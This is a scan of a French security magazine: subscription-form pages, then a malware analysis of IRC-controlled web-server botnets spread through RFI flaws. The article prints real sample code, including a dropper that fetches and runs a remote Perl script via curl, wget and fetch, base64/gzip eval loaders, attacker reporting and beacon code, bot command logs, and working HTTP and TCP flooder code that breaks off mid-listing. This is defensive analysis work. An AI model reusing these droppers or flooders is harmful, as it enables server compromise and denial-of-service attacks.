au lieu de 53,40 €* en kiosque

Économie 11,40€

Économisez plus de 20%*

* Sur le prix de vente unitaire France Métropolitaine

6 Numéros de MISC + 2 HORS-SÉRIES

51€*

au lieu de 71,40 €* en kiosque

Économie 20,40€

Économisez plus de 25%*

* Sur le prix de vente unitaire France Métropolitaine

*OFFRE VALABLE UNIQUEMENT EN FRANCE MÉTROPOLITAINE. Pour les tarifs hors France Métropolitaine, consultez notre site : boutique.ed-diamond.com

NOUVEAU ! Abonnez-vous (réabonnez-vous) en ligne sur :

boutique.ed-diamond.com

Vous pouvez ainsi :
- ➧ Avoir accès à votre suivi personnalisé d'abonnement
- ➧ Profiter des promos réservées à nos abonnés
- ➧ Vous réabonner facilement sans interruption d'abonnement

Pour plus d'informations, veuillez nous contacter via e-mail : cial@ed-diamond.com ou par téléphone : +33 (0)3 67 10 00 20

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous

Tournez SVP pour découvrir toutes les offres d'abonnement >>

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

❑ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

❑ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

Tournez SVP pour découvrir toutes les offres d'abonnement

ABONNEMENT MISC

➡ Tous les abonnements incluant MISC :

offre M

42€* au lieu de 53,40€** en kiosque

Économie 11,40€

L'OFFRE INCLUS : MISC (6nos)

offre M+

51€* au lieu de 71,40€** en kiosque

Économie 20,40€

L'OFFRE INCLUS : MISC (6nos) + ses 2 Hors-Séries

NOUVEAUTÉ 2014

TOUS LES HORS-SÉRIES DE GNU/LINUX MAGAZINE ET LINUX PRATIQUE PASSENT EN **GUIDES !**

POUR LES DÉCOUVRIR, RENDEZ-VOUS SUR :

boutique.ed-diamond.com

offre T

198€* au lieu de 277,10€** en kiosque

Économie 79,10€

L'OFFRE INCLUS : MISC (6nos), GNU/Linux Magazine (11nos), Open Silicium (4nos), Linux Pratique (6nos) et Linux Essentiel (6nos)

offre T+

299€* au lieu de 411,20€** en kiosque

Économie 112,20€

L'OFFRE INCLUS : MISC (6nos) + ses 2 Hors-Séries, GNU/Linux Magazine (11nos) + ses 6 Guides, Open Silicium (4nos), Linux Pratique (6nos) + ses 3 Guides et Linux Essentiel (6nos)

* Tarifs France Métro. (F) ** Base tarifs kiosque zone France Métro (F)

NOUVEAU ! Abonnez-vous (réabonnez-vous) en ligne sur :

boutique.ed-diamond.com

Vous pouvez ainsi :

- ➡ Avoir accès à votre suivi personnalisé d'abonnement
- ➡ Profiter des promos réservées à nos abonnés
- ➡ Vous réabonner facilement sans interruption d'abonnement

Pour plus d'informations, veuillez nous contacter via e-mail : cial@ed-diamond.com ou par téléphone : +33 (0)3 67 10 00 20

➡ Nos Tarifs s'entendent TTC et en euros		F	OM1	OM2	E	RM
		France Métro.	Outre-Mer		Europe	Reste du Monde
M	Abonnement MISC	42 €	50 €	62 €	54 €	58 €
M+	Abonnement MISC + 2 Hors-Séries	51 €	62 €	77 €	68 €	73 €
T	Abonnement GLMF + MISC + OS + LP + LE	198 €	253 €	325 €	276 €	300 €
T+	Abonnement GLMF + GLMF HS (6 Guides) + MISC + MISC HS + OS + LP + LP HS (3 Guides) + LE	299 €	382 €	491 €	415 €	448 €

• OM1 : Guadeloupe, Guyane française, Martinique, Réunion, St-Pierre-et-Miquelon, Mayotte

• OM2 : Nouvelle Calédonie, Polynésie française, Wallis et Futuna, Terres Australes et Antarctiques françaises

MA FORMULE D'ABONNEMENT :

Offre	Zone	Tarif
☐ M		
☐ M+		
☐ T		
☐ T+		

J'indique la somme due : (Total) €

Exemple : Je souhaite m'abonner à l'ensemble des magazines + tous les Hors-séries/Guides et je vis en Belgique. Je coche donc l'offre **T+** (la totale avec tous les Hors-Séries/Guides), puis ma zone (E), le montant sera donc de 415 euros.

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond (uniquement France et DOM TOM)
- ❑ Pour les règlements par virements, veuillez nous contacter via e-mail : cial@ed-diamond.com ou par téléphone : +33 (0)3 67 10 00 20

Date et signature obligatoires

WEBBOTNETS

Paul Jung
e-courrier@outlook.com

mots-clés : DDOS / IRC / BOTNET

Pour lancer un DDoS, il faut évidemment contrôler plusieurs machines. Mais au lieu de prendre la main sur le PC poussif de monsieur tout le monde simplement connecté via l'ADSL, pourquoi ne pas prendre directement la main sur des serveurs Web ?

1 Introduction

Qui ne s'est jamais posé cette question en regardant les logs d'accès de son serveur web ; quelle est cette étrange ligne de log ?

```
"GET /wp-content/themes/modularity/includes/timthumb.
php?src=http://picasa.com.rnt.ca/bat.php HTTP/1.1\"
```

Ces lignes de logs mettent à jour tout un petit monde de botnets constitué de serveurs web Zombies lardés de backdoors le tout opérant principalement au travers d'IRC. C'est cet écosystème, les us et coutumes de quelques groupes de pirates, et l'utilisation de ces botnets dans le cadre d'un DDoS que nous allons découvrir et tenter de décrypter. Tous les samples que nous allons voir ici sont disponibles sur **[AVCaesar]**, leurs hashs MD5 est disponible dans la section liens.

Les vecteurs d'infections des machines membres de ces botnets sont principalement les failles des applications web (CMS, moteurs de blogs, etc.). Les vecteurs privilégiés étant les RFI (*Remote File Inclusion*), les « Remote Executions » et les « arbitrary files upload » .

2 Almost clear ?

Dans l'exemple précédent, l'attaquant tente d'exploiter une faille de Timthumb. Timthumb étant un plugin dont certaines versions sont vulnérables autant sous Simple CMS **[VULN1]** que sous Wordpress **[VULN2]**, c'est un candidat idéal. Cette faille permet d'uploader directement d'un script PHP distant par le serveur Web.

Chaque script PHP injecté est généralement maquillé. Cette première étape courante, qui est rendue nécessaire pour l'exploitation de certaines failles, consiste à prendre l'apparence d'un autre type de fichier. Ici en l'occurrence, le **[SAMPLE1]** revêt la l'apparence d'une image GIF.

```
$ file sample.php
sample.php: GIF image data, version 89a, 16129 x 16129
```

Mais si on regarde plus avant c'est bien un script en langage PHP que l'on retrouve à l'intérieur.

```
$ hexdump sample.php -C | head -n 4
00000000  47 49 46 38 39 61 01 3f  01 3f 3f 3f ff ff ff  |GIF89a.?.????...|
00000010  3f 3f 3f 21 f9 04 01 3f  3f 3f 3f 2c 3f 3f 3f 3f  |???!...????,????|
00000020  01 3f 01 3f 3f 44 01 3f  3b 3f 0d 0a 3c 3f 70 68  |.?.??D.?;?..<?ph|
00000030  70 20 65 76 61 6c 20 28  67 7a 69 6e 66 6c 61 74  |p eval (gzinflat|
```

L'interpréteur PHP étant souple, il est facile d'injecter du code dans ce qui peut ressembler à un début de fichier binaire. PHP ne s'en occupera pas et ne démarrera l'interprétation du code qu'après la balise **<?php** ou **<?**.

La seconde étape est l'offuscation du code. Même si PHP permet une grande souplesse dans l'obfuscation, la plupart des samples que j'ai analysés utilisent une méthode assez simple. Le script final est exécuté avec la fonction **eval()** et le payload est passé plusieurs fois dans des fonctions de base de type compression ou encodage : gzip, base64, Rot13, etc. Un peu à la manière d'une matriochka. Il est courant de retrouver les scripts dans ce genre de fonctions :

```
eval(base64_decode(gzip(evilpayload)))
eval(strrev(base64(evilpayload)))
eval(str_rot13 (gzinflate(evilpayload)))
```

Certains abusant de cette obfuscation, j'ai rencontré des samples contenant plus de 32 fonctions imbriquées. Évidemment, les temps d'exécutions sont en rapport avec l'imbrication, mais n'empêchent en aucun cas l'injection.

Pour dé-obfusquer ces scripts offline on peut utiliser soit mon modeste tool Python **[TOOL1]**, soit de façon online et publique, l'excellent PHP Decoder **[TOOL2]**.

Certains samples Perl sont eux aussi masqués par ce genre de solution, mais c'est assez rare.


3 Chronique d'une injection

Dans la plupart des cas que j'ai observés, après la première injection, le serveur se retrouve avec plusieurs scripts mis en place. Une backdoor « traditionnelle » nécessitant une connexion directe, et au moins un second script se connectant via IRC. Voici comment cela se passe généralement.

Quand l'exploitation de la RFI s'avère payante, deux variantes sont systématiquement utilisées par le script d'injection. Première étape systématique, ces scripts notifient une boite mail. Ils informent le propriétaire de la boite mail de l'emplacement du serveur vulnérable et aussi du client qui a permis de le détecter.

```
if (@ini_get("safe_mode") or strtolower(@ini_get("safe_mode")) == "on") {
$safemode = "ON"; } else { $safemode = "OFF"; }
$visitor = $_SERVER["REMOTE_ADDR"];  $float = "From : vurl info <full@info.com>";
$aran = exec('uname -a;');  $web = $_SERVER["HTTP_HOST"];  $inj =
$_SERVER["REQUEST_URI"];  $body = "Bug http://".$web.$inj."nnSpread
Via : ".$visitor."nnKernel Version : ".$aran."nnSafe Mode :
".$safemode;  mail("luqmanplan@gmail.com","Setoran
Bos ".$safemode,$body,$float);;
```

À partir de là, plusieurs méthodes sont employées par ces scripts. Soit, comme dans le **[SAMPLE2]**, une seconde RFI arrivera plus tard et procédera à la mise en place d'une backdoor d'injection de fichier. Ces backdoor n'ont généralement que peu d'options : exécution directe de commande et upload de fichier. Soit la même RFI appelle un script droppeur **[SAMPLE3]** et dans ce cas là, c'est directement le script de détection



c99 Shell modifié par la team Akas06.

qui procédera automatiquement à la mise en place du client botnet **[SAMPLE4]** et d'une backdoor de type **[SAMPLE5]**.

Ici, le dropper **[SAMPLE3]** tente de downloader et d'exécuter ces scripts, via 5 méthodes PHP : **exec**, **passthru**, **system**, **shell_exec** et **popen**.

```
<?
$url="http://fullsuspension.com.br/img/icons/";
exec('cd /tmp;curl -O '.$url.'c.txt;perl c.txt;rm -f c.txt*;');
exec('cd /tmp;GET '.$url.'c.txt > c.txt;perl c.txt;rm -f c.txt*;');
exec('cd /tmp;wget '.$url.'c.txt;perl c.txt;rm -f c.txt*;');
exec('cd /tmp;lwp-download '.$url.'c.txt;perl c.txt;perl c.txt.txt;rm -f c.txt*;');
exec('cd /tmp;fetch '.$url.'c.txt >c.txt;perl c.txt;rm -f c.txt*;');
passthru('cd /tmp;fetch '.$url.'c.txt >c.txt;perl c.txt;rm -f c.txt*;');
passthru('cd /tmp;wget '.$url.'c.txt;perl c.txt;rm -f c.txt*;');
...etc...
system('cd /tmp;curl -O '.$url.'c.txt;perl c.txt;rm -f c.txt*;');
...etc...
```

Dans tous les cas, quelle que soit la méthode, tôt ou tard, les serveurs injectés contiendront un client IRC pour le botnet et au moins une backdoor. Le tout tournant avec les droits restreints du serveur web. Nous verrons ultérieurement que ce n'est pas directement un méchant hacker qui procède manuellement à ces mises en place.

4 Un énorme couteau suisse

Force est de constater que les backdoors mis en place embarquent nombre de fonctionnalités à faire rougir de honte certaines applications de management de parc informatique.

En plus de permettre un accès aisé et d'avoir un webshell, ces « RAT » disposent de gestionnaires de fichiers, ils permettent de bruteforcer localement les accès aux applicatifs, les accès aux comptes FTP et aux bases de données. Ils disposent de fonctions pour retrouver rapidement les credentials stockés dans des fichiers locaux, tester quelques vulnérabilités, etc. Elles disposent de backconnect et de relay tcp et évidemment elles peuvent spammer ou mailbomber.

Ces backdoors sont généralement toutes des variations d'un même code de base et il ne ressort au final qu'une petite dizaine de versions vraiment différentes. Elles sont nommées r57, c100/99, Angel, Fx29, Saudi Shell, etc. Et ce qui ne gâche rien, elles ont généralement un bon look gothique assez chatoyant (Figure ci-contre).

5 Des scripts délateurs

Attention toutefois si vous analysez et lancez ces scripts. Quasiment tous ces scripts ont un point commun (à part le fait d'avoir des commentaires en indonésien). À l'instar de ce qui peut être utilisé dans la phase de reporting par e-mail, il est quasi systématique de rencontrer dans ces backdoors une fonction cachée qui permet de reporter l'adresse du serveur infecté et de celui qui s'en sert.

Voici un exemple tiré de **[SAMPLE6]** qui intègre ce mouchard au milieu d'un champ de variables encodées en base64 contenant divers codes sources. L'un d'eux est étonnamment évalué et exécuté directement après sa déclaration.

```
$back_connect="IyEvdXNyL2Jpbi9wZXJs...etc...==";
$back_connect_c="I2luY2x1ZGUgPHN0ZGlvLmg...etc...==";
$datapipe_c="I2luY2x1ZGUgPHN5cy90eXBlcy5o...etc...==";
$datapipe_pm="c2Vzc2lvbl9zdGFydpOw...etc...J10rKzt9Ow==";
echo eval(base64_decode($datapipe_pm));
$datapipe_pl="IyEvdXNyL2Jpbi9wZXJsDQ...etc...==";
```

Une fois décodé, ce n'est pas une énième source de binaire, mais une fois de plus un mail de report.

```
session_start();
if (!isset($_SESSION['bajak'])) {
  $visitcount = 0;
  $web = $_SERVER["HTTP_HOST"];
  $inj = $_SERVER["REQUEST_URI"];
  $body = "ada yang inject \n$web$inj";
  $safem0de = @ini_get('safe_mode');
    if (!$safem0de) {$security= "SAFE_MODE = OFF";}
    else {$security= "SAFE_MODE = ON";};
  $serper=gethostbyname($_SERVER['SERVER_ADDR']);
  $injektor = gethostbyname($_SERVER['REMOTE_ADDR']);
  mail("budakerss@yahoo.com", "$body","Hasil Bajakan http://$web$inj\
  n$security\nIP Server = $serper\n IP Injector= $injektor");
  $_SESSION['bajak'] = 0;
  }
else {$_SESSION['bajak']++;};
```

Mais ce n'est pas la seule méthode cachée pour moucharder. Une autre méthode est toute simple : intégrer une image. Cela permet, grâce aux données du *referer* dans les logs du serveur web qui contient l'image, de découvrir qui utilise quoi. D'autres fois un JavaScript plus élaboré est utilisé. Voici un exemple tiré de la backdoor **[SAMPLE7]** gracieusement donnée sur certains forums. Elle intègre une référence à un fichier JavaScript externe le tout étant *URL encoded*.

```
<script language="javascript">
document.write( unescape( '%3C%73%63%72%69%70%74%20%73%72%63%3D%68
%74%74%70%3A%2F%2F%77%77%77%2E%68%61%63%6B%65%72%62%6F%78%2E%6E%65
%74%2F%62%6C%61%62%6C%61%2F%70%65%72%2E%6A%73%3E%3C%2F%73%63%72%69
%70%74%3E' ) );
</script>
```

Le contenu du JavaScript distant intègre à la page du code HTML qui renvoie le navigateur vers un autre serveur pour enregistrement des coordonnées du serveur.


```
document.write('<img src="http://www.hackerbox.net/blabla/per.
php?url='+escape(location.href)+'" width=0 heigth=0 border=0>');
```

Ces scripts étant réutilisés et modifiés par différents groupes de botmasters et, n'en doutons pas, quelques script kiddies, ces techniques de leaking sont systématiquement utilisées et permettent de savoir qui utilise les backdoors.

6 BotServeurs & BotClients

En plus de la backdoor mise en place, il y a le client botnet. Ces scripts en PHP ou Perl ont un point commun, ils communiquent par IRC. C'est par ce moyen de communication que l'opérateur de ce botnet peut commander ses zombies. Cette méthode de communication assure un relatif anonymat de l'opérateur. On le constate, ce genre de configuration n'a aucun espoir de fonctionner en présence d'une infrastructure d'entreprise présentant un proxy d'accès et un firewall. Mais la donne est toute autre en cas d'auto-hébergement ou de machines louées.

Des samples analysés on remarque que ces scripts n'utilisent pas de serveurs IRC publics. La plupart du temps, ils utilisent directement des serveurs qui sont eux aussi des machines infectées et sont membres de ce même botnet. Le **[SAMPLE8]** est un injecteur permettant de déployer directement une version autonome du bot IRC EggDrop et un Bouncer IRC BncPsy sur la machine compromise.



Injecteur utilisé par la team McN.

Coté client du botnet, de tous les samples que j'ai analysés, il n'en ressort que deux scripts de base utilisés pour ces botnets, un en Perl **[SAMPLE4]**, l'autre en PHP **[SAMPLE9]**, tous ne sont que des variations ou des améliorations de ces deux bases.

Une fois connecté au serveur IRC, la machine rejoindra un channel et à partir de là cette machine n'obéira à qu'à son maître ; l'utilisation est très simple, voici un exemple d'utilisation du **[SAMPLE4]** :

```
09:16:41 MiscMaster | !x uname -a
09:16:41 MiscBot880 | Linux Anger 3.2.0-4-amd64 #1 SMP Debian 3.2.51-1 x86_64 GNU/Linux
09:17:03 MiscMaster | !x @help
09:17:03 MiscBot880 | (Help) Scanner edit by MasterKid
09:17:03 MiscBot880 | (Help) !x @ddos
09:17:03 MiscBot880 | (Help) !x @rfi
09:17:03 MiscBot880 | (Help) !x @backconnect
09:17:03 MiscBot880 | (Help) !x @shell
09:17:03 MiscBot880 | (Help) !x @portscanner
09:17:03 MiscBot880 | (Help) !x @commands
```

À l'instar de la backdoor vue précédemment, on peut donc avoir via IRC un shell direct sur la machine, scanner des ports, envoyer des mails, changer de channels, etc., et enfin chaque client possède un client DDoS qui s'utilise le plus simplement du monde.

```
09:19:20 MiscMaster | !x @ddos
09:19:20 MiscBot880 | (Help) There are 3 DDos in this bot
09:19:20 MiscBot880 | (Help) UDPFlood, HTTPFlood and TCPFlood
09:19:20 MiscBot880 | (Help) !x @udpflood <ip> <packet size> <time>
09:19:20 MiscBot880 | (Help) !x @tcpflood <ip> <port> <packet size> <time>
09:19:20 MiscBot880 | (Help) !x @httpflood <site> <time>
```

7 Come on Barbie, Let's go party !

Maintenant que tout est quasiment en place, avant de nous attarder sur les fonctionnalités des clients DDoS, détaillons la dernière étape nécessaire pour comprendre la dernière brique de fonctionnement de ces botnets, à savoir, leur expansion.

Ces botnets s'étendent directement d'eux-mêmes trouvant des candidats potentiels à l'aide des moteurs de recherche. Prenons exemple sur le client **[SAMPLE4]**. Dès que le zombie se connecte au serveur IRC, il rejoint un channel d'arrivée. Ce soir là, seulement une centaine de zombies connectés au total sur le serveur IRC et aucune activité particulière. Ce n'est pas dans le channel d'arrivée que cela se passe. Dans un autre channel, le botmaster, ici un dénommé « ByZ », opérateur pour la team Toolb0x utilise ce channel avec seulement une dizaine de zombies afin de rechercher d'autres victimes potentielles. La recherche est effectuée par les zombies eux-mêmes. Le botmaster utilise des Dork de recherche et peut spécifier ainsi ce qu'il recherche. Les zombies tournent à cet effet une autre version du client botnet dédié à la recherche **[SAMPLEa]**. Ce client va

utiliser différents moteurs de recherche afin de générer une liste de sites correspondant aux critères. Chaque site de cette liste va ensuite être scanné afin de trouver une faille utilisable. Ces clients botnets intègrent une liste impressionnante de clients de moteur de recherche. Le **[SAMPLEa]** est capable d'utiliser 37 moteurs de recherches. Des moteurs connus comme Google et Yahoo, mais aussi de plus obscurs tels que UOL Busca, Mamma ou Euroseek. On voit ici le botmaster lancer ses zombies à la recherche de sites Joomla sur le domaine « com.bt » en visant le paramètre **itemid** dans le but d'exploiter une faille de Joomla Content Editor.

```
2013-12-20 00:14:29     byz     !jc "itemid=88" + sit:.com.bt
2013-12-20 00:14:29     con[58]10       [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29     con[58]59       [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29     con[58]55       [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29     con[58]30       [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29     con[58]77       [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29     con[58]34       [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29     con[58]64       [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29     con[58]45       [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29     con[58]95       [!] JCE scanner started on #JCE by byz !
2013-12-20 00:14:29     con[58]10       (JCE) Dork : "itemid=88" + sit:.com.bt
2013-12-20 00:14:29     con[58]10       (JCE) Scan Started...
2013-12-20 00:14:29     con[58]10       (JCE) Channel is moderate until scanning
is done.
2013-12-20 00:14:29     con[58]59       (JCE) Dork : "itemid=88" + sit:.com.bt
2013-12-20 00:14:29     con[58]59       (JCE) Scan Started...
```

C'est donc les zombies qui effectuent pour le botmaster la tâche de recherche et d'injection. Le botmaster dispose d'un panel complet de moteurs de recherche de vulnérabilités basées sur les failles des applications web les plus courantes et les plus récentes.

```
2013-12-20 23:47:20  toolsb0x[89] [!] Help <> Timthumb Vuln Scan: .timz [bug] [dork]
2013-12-20 23:47:21  toolsb0x[89] [!] Help <> SQL Vuln Scan: .sqlz [bug] [dork]
2013-12-20 23:47:21  toolsb0x[89] [!] Help <> RFI Vuln Scan: .rfi [bug] [dork]
2013-12-20 23:47:21  toolsb0x[89] [!] Help <> LFI Vuln Scan: .lfi [bug] [dork]
2013-12-20 23:47:21  toolsb0x[89] [!] Help <> XML Vuln Scan: .xml [bug] [dork]
2013-12-20 23:47:21  toolsb0x[89] [!] Help <> e107 Vuln Scan: .e107 [dork]
2013-12-20 23:47:21  toolsb0x[89] [!] Help <> WHMCS Vuln Scan: .whmcsz [dork]
2013-12-20 23:47:22  toolsb0x[89] [!] Help <> ZeroBoard Vuln Scan: .zer [dork]
2013-12-20 23:47:23  toolsb0x[89] [!] Help <> RFG Vuln Scan: .rfg [bug] [dork]
2013-12-20 23:47:24  toolsb0x[89] [!] Help <> osCommerce Vuln Scan: .oscz [dork]
2013-12-20 23:47:25  toolsb0x[89] [!] Help <> MMfC Vuln Scan: .mmfc [dork]
2013-12-20 23:47:26  toolsb0x[89] [!] Help <> AVm Vuln Scan: .avm [dork]
2013-12-20 23:47:27  toolsb0x[89] [!] Help <> ZenCart Vuln Scan: .zen [dork]
2013-12-20 23:47:28  toolsb0x[89] [!] Help <> Human Vuln Scan: .human [dork]
2013-12-20 23:47:29  toolsb0x[89] [!] Help <> Jce Vuln Scan: !jc [dork]
```

Dès qu'un des zombies a réussi à injecter un client, outre le mail traditionnel, le botmaster est directement notifié via IRC de l'emplacement de la backdoor et d'éventuels crédentials découverts.

```
2013-12-20 00:04:04     con[58]59       (JCE) (KR) sHeLL Sent to * byz *
2013-12-20 00:04:06     con[58]59       (JCE) (KR) sHeLL http://www.XXXXXXXXX.
com.br//images/stories/wonder.php [Linux hm2655 3.2.46-grsec-8.yos.x86_64 #1
SMP Mon Oct 14 17:23:19 BRT 2013 x86_64][SafeMode=OFF][uid=5914() ]
2013-12-20 00:04:08     con[58]59       (JCE) (KR) FTP ftp://www.XXXXXXXXX.com.
br/ [ftp.XXXXXXXXX.com.br 21 ManXXXXXXX ManXXXXXI737]
2013-12-20 00:04:10     con[58]59       (JCE) (KR) SMTP ftp://www.XXXXXXXXX.
com.br/ [smtp.XXXXXXXXX.com.br 25 site@XXXXXXXXX.com.br manXXXXX99]
```

8 Client DDoS

Le client du botnet étant un script généralement exécuté avec les droits restreints du serveur web, il n'y aura pas dans ces botnets d'attaque spoofant l'IP source comme ce que l'on peut trouver avec reflective DNS. Spoofer nécessitant des droits système avancés, on retrouvera uniquement des attaques DDoS basiques dont le but est de remplir bêtement la ligne. Un DDoS en somme.

On retrouve généralement 3 types de flooder : TCP, UDP et HTTP. Analysons le code, que l'on peut retrouver dans ces scripts. Commençons par le flooder HTTP du **[SAMPLE4]**.

```
my $itime = time;
my ($cur_time);
$cur_time = time - $itime;
while ($2>$cur_time){
   $cur_time = time - $itime;
   my $socket = IO::Socket::INET->new(proto=>'tcp', PeerAddr=>$1, PeerPort=>80);
   print $socket "GET / HTTP/1.1\r\nAccept: */*\r\nHost: ".$1."\r\nConnection:
   Keep-Alive\r\n\r\n";
   close($socket);
}
```

L'attaque n'est pas des plus élégantes, ni des plus performantes. Aucune variation dans les requêtes et dans la plupart des samples, aucun user agent n'est annoncé. Le bot se contente de demander la home page encore et encore. Cette attaque est aisément repérable par un IPS ou même un simple fail2ban en se basant sur l'absence de User Agent. Enfin une bonne nouvelle, dans ce sample et dans tous les samples des teams utilisant la base Perl. L'oubli du « try » dans le code permet de réduire à néant l'attaque juste en ignorant ces sessions.

```
18:26:22     @admin | !bot @httpflood 192.168.1.211 120
18:26:22 kliverz1337 | |.:HTTP DDoS:.| Attacking  192.168.1.211  on port 80 for
120  seconds .
18:28:47     @admin | Still not finished...

BOT:/home/quidam# perl w3tw0rkbot.pl
Can't use an undefined value as a symbol reference at w3tw0rkbot.pl line 1234.
```

Regardons ensuite le flooder TCP du même sample. Ce n'est pas un classique syn flooder. Celui-ci tente de maintenir 1000 sessions TCP avec le serveur sans émettre de données, mais tout en maintenant les sessions actives pendant le temps imparti. Cette attaque à pour but d'utiliser toutes les ressources socket du serveur. Elle peut aussi se révéler destructrice pour des routeurs ou firewalls qui pratiqueraient du nat en amont de celui-ci.

```
my $itime = time;
 my ($cur_time);
 $cur_time = time - $itime;
 while ($3>$cur_time){
    $cur_time = time - $itime;
    &tcpflooder("$1","$2","$3");
 }
```

```
sub tcpflooder {
   my $itime = time;
   my ($cur_time);
   my ($ia,$pa,$proto,$j,$l,$t);
   $ia=inet_aton($_[0]);
   $pa=sockaddr_in($_[1],$ia);
   $ftime=$_[2];
   $proto=getprotobyname('tcp');
   $j=0;$l=0;
   $cur_time = time - $itime;
   while ($l<1000){
